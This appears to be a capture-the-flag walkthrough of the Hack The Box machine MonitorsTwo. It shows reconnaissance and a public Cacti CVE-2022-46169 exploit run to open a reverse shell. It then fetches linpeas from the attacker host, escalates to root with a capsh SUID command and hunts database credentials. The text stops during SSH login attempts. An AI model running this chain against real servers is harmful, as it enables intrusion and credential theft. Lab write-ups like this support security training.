MonitorsTwo
Exfilitrated Exposed Users Database.

Link
Process
I don’t know about you but it is time to tackle CodePartTwo.
The first step is always to run nmap and identify those services.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ sudo nmap -sC -sV -A -O -oN nmap 10.10.11.211
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-10 22:33 +1100
Nmap scan report for 10.10.11.211
Host is up (0.51s latency).
Not shown: 998 closed tcp ports (reset)
PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.5 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 48:ad:d5:b8:3a:9f:bc:be:f7:e8:20:1e:f6:bf:de:ae (RSA)
|   256 b7:89:6c:0b:20:ed:49:b2:c1:86:7c:29:92:74:1c:1f (ECDSA)
|_  256 18:cd:9d:08:a6:21:a8:b8:b6:f7:9f:8d:40:51:54:fb (ED25519)
80/tcp open  http    nginx 1.18.0 (Ubuntu)
|_http-server-header: nginx/1.18.0 (Ubuntu)
|_http-title: Login to Cacti
Device type: general purpose
Running: Linux 5.X
OS CPE: cpe:/o:linux:linux_kernel:5
OS details: Linux 5.0 - 5.14
Network Distance: 2 hops
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 23/tcp)
HOP RTT       ADDRESS
1   265.24 ms 10.10.16.1
2   533.98 ms 10.10.11.211

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 37.30 seconds
Run nmap against the UDPs to get a full picture.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ sudo nmap -sU -sV 10.10.11.211
[sudo] password for kali:
Starting Nmap 7.98 ( https://nmap.org ) at 2026-01-10 22:34 +1100
Nmap scan report for 10.10.11.211
Host is up (0.42s latency).
Not shown: 999 closed udp ports (port-unreach)
PORT   STATE         SERVICE VERSION
68/udp open|filtered dhcpc

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1114.64 seconds
Run curl -I to pull the headers and to try and fingerprint the technology.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ curl -I http://10.10.11.211
HTTP/1.1 200 OK
Server: nginx/1.18.0 (Ubuntu)
Date: Sat, 10 Jan 2026 11:39:21 GMT
Content-Type: text/html; charset=UTF-8
Connection: keep-alive
X-Powered-By: PHP/7.4.33
Last-Modified: Sat, 10 Jan 2026 11:39:21 GMT
X-Frame-Options: SAMEORIGIN
Content-Security-Policy: default-src *; img-src 'self'  data: blob:; style-src 'self' 'unsafe-inline' ; script-src 'self'  'unsafe-inline' ; frame-ancestors 'self'; worker-src 'self' ;
P3P: CP="CAO PSA OUR"
Cache-Control: no-store, no-cache, must-revalidate
Set-Cookie: Cacti=2e9dab20c6e42566c8ccbb9aba45a3a7; path=/; HttpOnly; SameSite=Strict
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Pragma: no-cache
Check the landing page that is being served from the web server.

Check the source code for the landing page.
<!DOCTYPE HTML PUBLIC "-//W3C//DTD HTML 4.01 Transitional//EN" "http://www.w3.org/TR/html4/loose.dtd">
<html>
<head>
	<meta content='width=device-width, initial-scale=1.0, minimum-scale=1.0, maximum-scale=5' name='viewport'>
	<meta http-equiv='X-UA-Compatible' content='IE=Edge,chrome=1'>
	<meta name='apple-mobile-web-app-capable' content='yes'>
	<meta name='description' content='Monitoring tool of the Internet'>
	<meta name='mobile-web-app-capable' content='yes'>
	<meta name="theme-color" content="#161616"/>
	<meta http-equiv="Content-Security-Policy" content="default-src *; img-src 'self'  data: blob:; style-src 'self' 'unsafe-inline' ; script-src 'self'  'unsafe-inline' ; worker-src 'self' ;">
	<meta name='robots' content='noindex,nofollow'>
	<title>Login to Cacti</title>
	<meta http-equiv='Content-Type' content='text/html;charset=utf-8'>
	<script type='text/javascript'>

<snip>

</script>
<script type="text/javascript">CsrfMagic.end();</script></body>
</html>

Check for a robots file looking for the juicy bits.
Check the GitHub for an exploit for the version of Cacti.

https://github.com/FredBrave/CVE-2022-46169-CACTI-1.2.22/blob/main/CVE-2022-46169.py
Download the exploit.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ wget https://raw.githubusercontent.com/FredBrave/CVE-2022-46169-CACTI-1.2.22/refs/heads/main/CVE-2022-46169.py -O shell.py
--2026-01-10 22:45:00--  https://raw.githubusercontent.com/FredBrave/CVE-2022-46169-CACTI-1.2.22/refs/heads/main/CVE-2022-46169.py
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.109.133, 2606:50c0:8000::154, 2606:50c0:8003::154, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.109.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 2444 (2.4K) [text/plain]
Saving to: ‘shell.py’

shell.py                                                   100%[========================================================================================================================================>]   2.39K  --.-KB/s    in 0s

2026-01-10 22:45:00 (38.3 MB/s) - ‘shell.py’ saved [2444/2444]
Start a netcat listener.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ sudo nc -nlvp 443
[sudo] password for kali:
listening on [any] 443 ...
Run the exploit.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo] └─$ python3 shell.py -u http://10.10.11.211 --LHOST=10.10.16.6 --LPORT=443 Checking... The target is vulnerable. Exploiting... Bruteforcing the host_id and local_data_ids Bruteforce Success!!
Check the listener and catch the shell.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo] └─$ sudo nc -nlvp 443 [sudo] password for kali: listening on [any] 443 ... connect to [10.10.16.6] from (UNKNOWN) [10.10.11.211] 36162 bash: cannot set terminal process group (1): Inappropriate ioctl for device bash: no job control in this shell www-data@50bca5e748b0:/var/www/html$
Download linpeas.sh to the attack machine.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ wget https://github.com/peass-ng/PEASS-ng/releases/download/20250601-88c7a0f6/linpeas.sh
--2026-01-10 22:55:35--  https://github.com/peass-ng/PEASS-ng/releases/download/20250601-88c7a0f6/linpeas.sh
Resolving github.com (github.com)... 4.237.22.38
Connecting to github.com (github.com)|4.237.22.38|:443... connected.
HTTP request sent, awaiting response... 302 Found
Location: https://release-assets.githubusercontent.com/github-production-release-asset/165548191/f8fabb35-84b0-4242-a012-781469300c05?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-01-10T12%3A29%3A21Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-01-10T11%3A28%3A40Z&ske=2026-01-10T12%3A29%3A21Z&sks=b&skv=2018-11-09&sig=5u186cly0hduNWs0dSHgRy0kudVl8rBQBQoDBsLdLOs%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2ODA0NjQ1MSwibmJmIjoxNzY4MDQ2MTUxLCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.7AqO7_EU7AXn7x3J6BN7uIFAGc3IEqbhEgLyxyTE_B8&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream [following]
--2026-01-10 22:55:35--  https://release-assets.githubusercontent.com/github-production-release-asset/165548191/f8fabb35-84b0-4242-a012-781469300c05?sp=r&sv=2018-11-09&sr=b&spr=https&se=2026-01-10T12%3A29%3A21Z&rscd=attachment%3B+filename%3Dlinpeas.sh&rsct=application%2Foctet-stream&skoid=96c2d410-5711-43a1-aedd-ab1947aa7ab0&sktid=398a6654-997b-47e9-b12b-9515b896b4de&skt=2026-01-10T11%3A28%3A40Z&ske=2026-01-10T12%3A29%3A21Z&sks=b&skv=2018-11-09&sig=5u186cly0hduNWs0dSHgRy0kudVl8rBQBQoDBsLdLOs%3D&jwt=eyJ0eXAiOiJKV1QiLCJhbGciOiJIUzI1NiJ9.eyJpc3MiOiJnaXRodWIuY29tIiwiYXVkIjoicmVsZWFzZS1hc3NldHMuZ2l0aHVidXNlcmNvbnRlbnQuY29tIiwia2V5Ijoia2V5MSIsImV4cCI6MTc2ODA0NjQ1MSwibmJmIjoxNzY4MDQ2MTUxLCJwYXRoIjoicmVsZWFzZWFzc2V0cHJvZHVjdGlvbi5ibG9iLmNvcmUud2luZG93cy5uZXQifQ.7AqO7_EU7AXn7x3J6BN7uIFAGc3IEqbhEgLyxyTE_B8&response-content-disposition=attachment%3B%20filename%3Dlinpeas.sh&response-content-type=application%2Foctet-stream
Resolving release-assets.githubusercontent.com (release-assets.githubusercontent.com)... 185.199.111.133, 185.199.110.133, 185.199.108.133, ...
Connecting to release-assets.githubusercontent.com (release-assets.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 954437 (932K) [application/octet-stream]
Saving to: ‘linpeas.sh’

linpeas.sh                                                 100%[========================================================================================================================================>] 932.07K  1.28MB/s    in 0.7s

2026-01-10 22:55:37 (1.28 MB/s) - ‘linpeas.sh’ saved [954437/954437]


┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
Transfer linpeas to the victim machine.
www-data@50bca5e748b0:/dev/shm$ wget http://10.10.16.6/linpeas.sh
wget http://10.10.16.6/linpeas.sh
--2026-01-10 11:59:32--  http://10.10.16.6/linpeas.sh
Connecting to 10.10.16.6:80... connected.
HTTP request sent, awaiting response... 200 OK
Length: 954437 (932K) [application/x-sh]
Saving to: 'linpeas.sh'

     0K .......... .......... .......... .......... ..........  5% 89.8K 10s
    50K .......... .......... .......... .......... .......... 10%  178K 7s
   100K .......... .......... .......... .......... .......... 16% 1.94M 4s
   150K .......... .......... .......... .......... .......... 21%  208K 4s
   200K .......... .......... .......... .......... .......... 26% 1.63M 3s
   250K .......... .......... .......... .......... .......... 32% 2.22M 2s
   300K .......... .......... .......... .......... .......... 37% 2.21M 2s
   350K .......... .......... .......... .......... .......... 42%  255K 2s
   400K .......... .......... .......... .......... .......... 48% 1.80M 2s
   450K .......... .......... .......... .......... .......... 53% 2.23M 1s
   500K .......... .......... .......... .......... .......... 59% 2.22M 1s
   550K .......... .......... .......... .......... .......... 64% 2.22M 1s
   600K .......... .......... .......... .......... .......... 69% 96.7K 1s
   650K .......... .......... .......... .......... .......... 75% 1.87M 1s
   700K .......... .......... .......... .......... .......... 80% 5.48M 0s
   750K .......... .......... .......... .......... .......... 85% 11.0M 0s
   800K .......... .......... .......... .......... .......... 91% 49.2M 0s
   850K .......... .......... .......... .......... .......... 96% 43.5M 0s
   900K .......... .......... .......... ..                   100% 78.4M=2.0s

2026-01-10 11:59:35 (460 KB/s) - 'linpeas.sh' saved [954437/954437]

www-data@50bca5e748b0:/dev/shm$ chmod +x linpeas.sh
chmod +x linpeas.sh
Move linpeas to the tmp folder.
www-data@50bca5e748b0:/dev/shm$ chmod +x linpeas.sh
chmod +x linpeas.sh
www-data@50bca5e748b0:/dev/shm$ ./linpeas.sh
./linpeas.sh
bash: ./linpeas.sh: Permission denied
www-data@50bca5e748b0:/dev/shm$ cd /tmp
cd /tmp
www-data@50bca5e748b0:/tmp$ cp /dev/shm/linpeas.sh /tmp/linpeas.sh
cp /dev/shm/linpeas.sh /tmp/linpeas.sh
Run linpeas and notice the capsh suid.
www-data@50bca5e748b0:/tmp$ ./linpeas.sh
./linpeas.sh


                            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
                    ▄▄▄▄▄▄▄             ▄▄▄▄▄▄▄▄
             ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄
         ▄▄▄▄     ▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄
         ▄    ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄          ▄▄▄▄▄▄               ▄▄▄▄▄▄ ▄
         ▄▄▄▄▄▄              ▄▄▄▄▄▄▄▄                 ▄▄▄▄
         ▄▄                  ▄▄▄ ▄▄▄▄▄                  ▄▄▄
         ▄▄                ▄▄▄▄▄▄▄▄▄▄▄▄                  ▄▄
         ▄            ▄▄ ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄   ▄▄
         ▄      ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄                                ▄▄▄▄
         ▄▄▄▄▄  ▄▄▄▄▄                       ▄▄▄▄▄▄     ▄▄▄▄
         ▄▄▄▄   ▄▄▄▄▄                       ▄▄▄▄▄      ▄ ▄▄
         ▄▄▄▄▄  ▄▄▄▄▄        ▄▄▄▄▄▄▄        ▄▄▄▄▄     ▄▄▄▄▄
         ▄▄▄▄▄▄  ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄      ▄▄▄▄▄▄▄   ▄▄▄▄▄
          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄        ▄          ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄                       ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄                         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄
         ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄            ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄
          ▀▀▄▄▄   ▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄ ▄▄▄▄▄▄▄▀▀▀▀▀▀
               ▀▀▀▄▄▄▄▄      ▄▄▄▄▄▄▄▄▄▄  ▄▄▄▄▄▄▀▀
                     ▀▀▀▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▄▀▀▀

<snip>

                      ╔════════════════════════════════════╗
══════════════════════╣ Files with Interesting Permissions ╠══════════════════════
                      ╚════════════════════════════════════╝
╔══════════╣ SUID - Check easy privesc, exploits and write perms
╚ https://book.hacktricks.wiki/en/linux-hardening/privilege-escalation/index.html#sudo-and-suid
strace Not Found
-rwsr-xr-x 1 root root 87K Feb  7  2020 /usr/bin/gpasswd
-rwsr-xr-x 1 root root 63K Feb  7  2020 /usr/bin/passwd  --->  Apple_Mac_OSX(03-2006)/Solaris_8/9(12-2004)/SPARC_8/9/Sun_Solaris_2.3_to_2.5.1(02-1997)
-rwsr-xr-x 1 root root 52K Feb  7  2020 /usr/bin/chsh
-rwsr-xr-x 1 root root 58K Feb  7  2020 /usr/bin/chfn  --->  SuSE_9.3/10
-rwsr-xr-x 1 root root 44K Feb  7  2020 /usr/bin/newgrp  --->  HP-UX_10.20
-rwsr-xr-x 1 root root 31K Oct 14  2020 /sbin/capsh
-rwsr-xr-x 1 root root 55K Jan 20  2022 /bin/mount  --->  Apple_Mac_OSX(Lion)_Kernel_xnu-1699.32.7_except_xnu-1699.24.8
-rwsr-xr-x 1 root root 35K Jan 20  2022 /bin/umount  --->  BSD/Linux(08-1996)
-rwsr-xr-x 1 root root 71K Jan 20  2022 /bin/su

<snip>
Check the gtfobins for capsh for the SUID.

https://gtfobins.github.io/gtfobins/capsh/#suid
Try using the capsh from the GTFObins to get root.
www-data@50bca5e748b0:/tmp$ /sbin/capsh --gid=0 --uid=0 --
/sbin/capsh --gid=0 --uid=0 --
id
uid=0(root) gid=0(root) groups=0(root),33(www-data)
python3 -c 'import pty; pty.spawn("/bin/bash");'
/bin/bash: line 2: python3: command not found
Check the database.php to try and steal some credentials.
<?php
 +-------------------------------------------------------------------------+
 | Copyright (C) 2004-2022 The Cacti Group                                 |
 |                                                                         |
 | This program is free software; you can redistribute it and/or           |
 | modify it under the terms of the GNU General Public License             |
 | as published by the Free Software Foundation; either version 2          |
 | of the License, or (at your option) any later version.                  |
 |                                                                         |
 | This program is distributed in the hope that it will be useful,         |
 | but WITHOUT ANY WARRANTY; without even the implied warranty of          |
 | MERCHANTABILITY or FITNESS FOR A PARTICULAR PURPOSE.  See the           |
 | GNU General Public License for more details.                            |
 +-------------------------------------------------------------------------+
 | Cacti: The Complete RRDtool-based Graphing Solution                     |
 +-------------------------------------------------------------------------+
 | This code is designed, written, and maintained by the Cacti Group. See  |
 | about.php and/or the AUTHORS file for specific developer information.   |
 +-------------------------------------------------------------------------+

<snip>

                print ($is_web ? '<p>':'') . 'Where <b>/pathcacti/</b> is the path to your Cacti install location.' . ($is_web ? '</p>':"\n");
                print ($is_web ? '<p>':'') . 'Change <b>someuser</b> and <b>somepassword</b> to match your site preferences.  The defaults are <b>cactiuser</b> for both user and password.' . ($is_web ? '</p>':"\n");
                print ($is_web ? '<p>':'') . '<b>NOTE:</b> When installing a remote poller, the <b>config.php</b> file must be writable by the Web Server account, and must include valid connection information to the main Cacti server.  The file should be changed to read only after the install is completed.' . ($is_web ? '</p>':"\n");
                print ($is_web ? '</td></tr></table>':'');
                exit;

<snip>
Attempt to ssh into the machine as the cactiuser.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ ssh cactiuser@10.10.11.211
The authenticity of host '10.10.11.211 (10.10.11.211)' can't be established.
ED25519 key fingerprint is: SHA256:RoZ8jwEnGGByxNt04+A/cdluslAwhmiWqG3ebyZko+A
This key is not known by any other names.
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '10.10.11.211' (ED25519) to the list of known hosts.
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
cactiuser@10.10.11.211's password:
Permission denied, please try again.
cactiuser@10.10.11.211's password:
Attempt to ssh into the machine as the root.
┌──(kali㉿kali)-[~/Documents/htb/monitorstwo]
└─$ ssh root@10.10.11.211
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
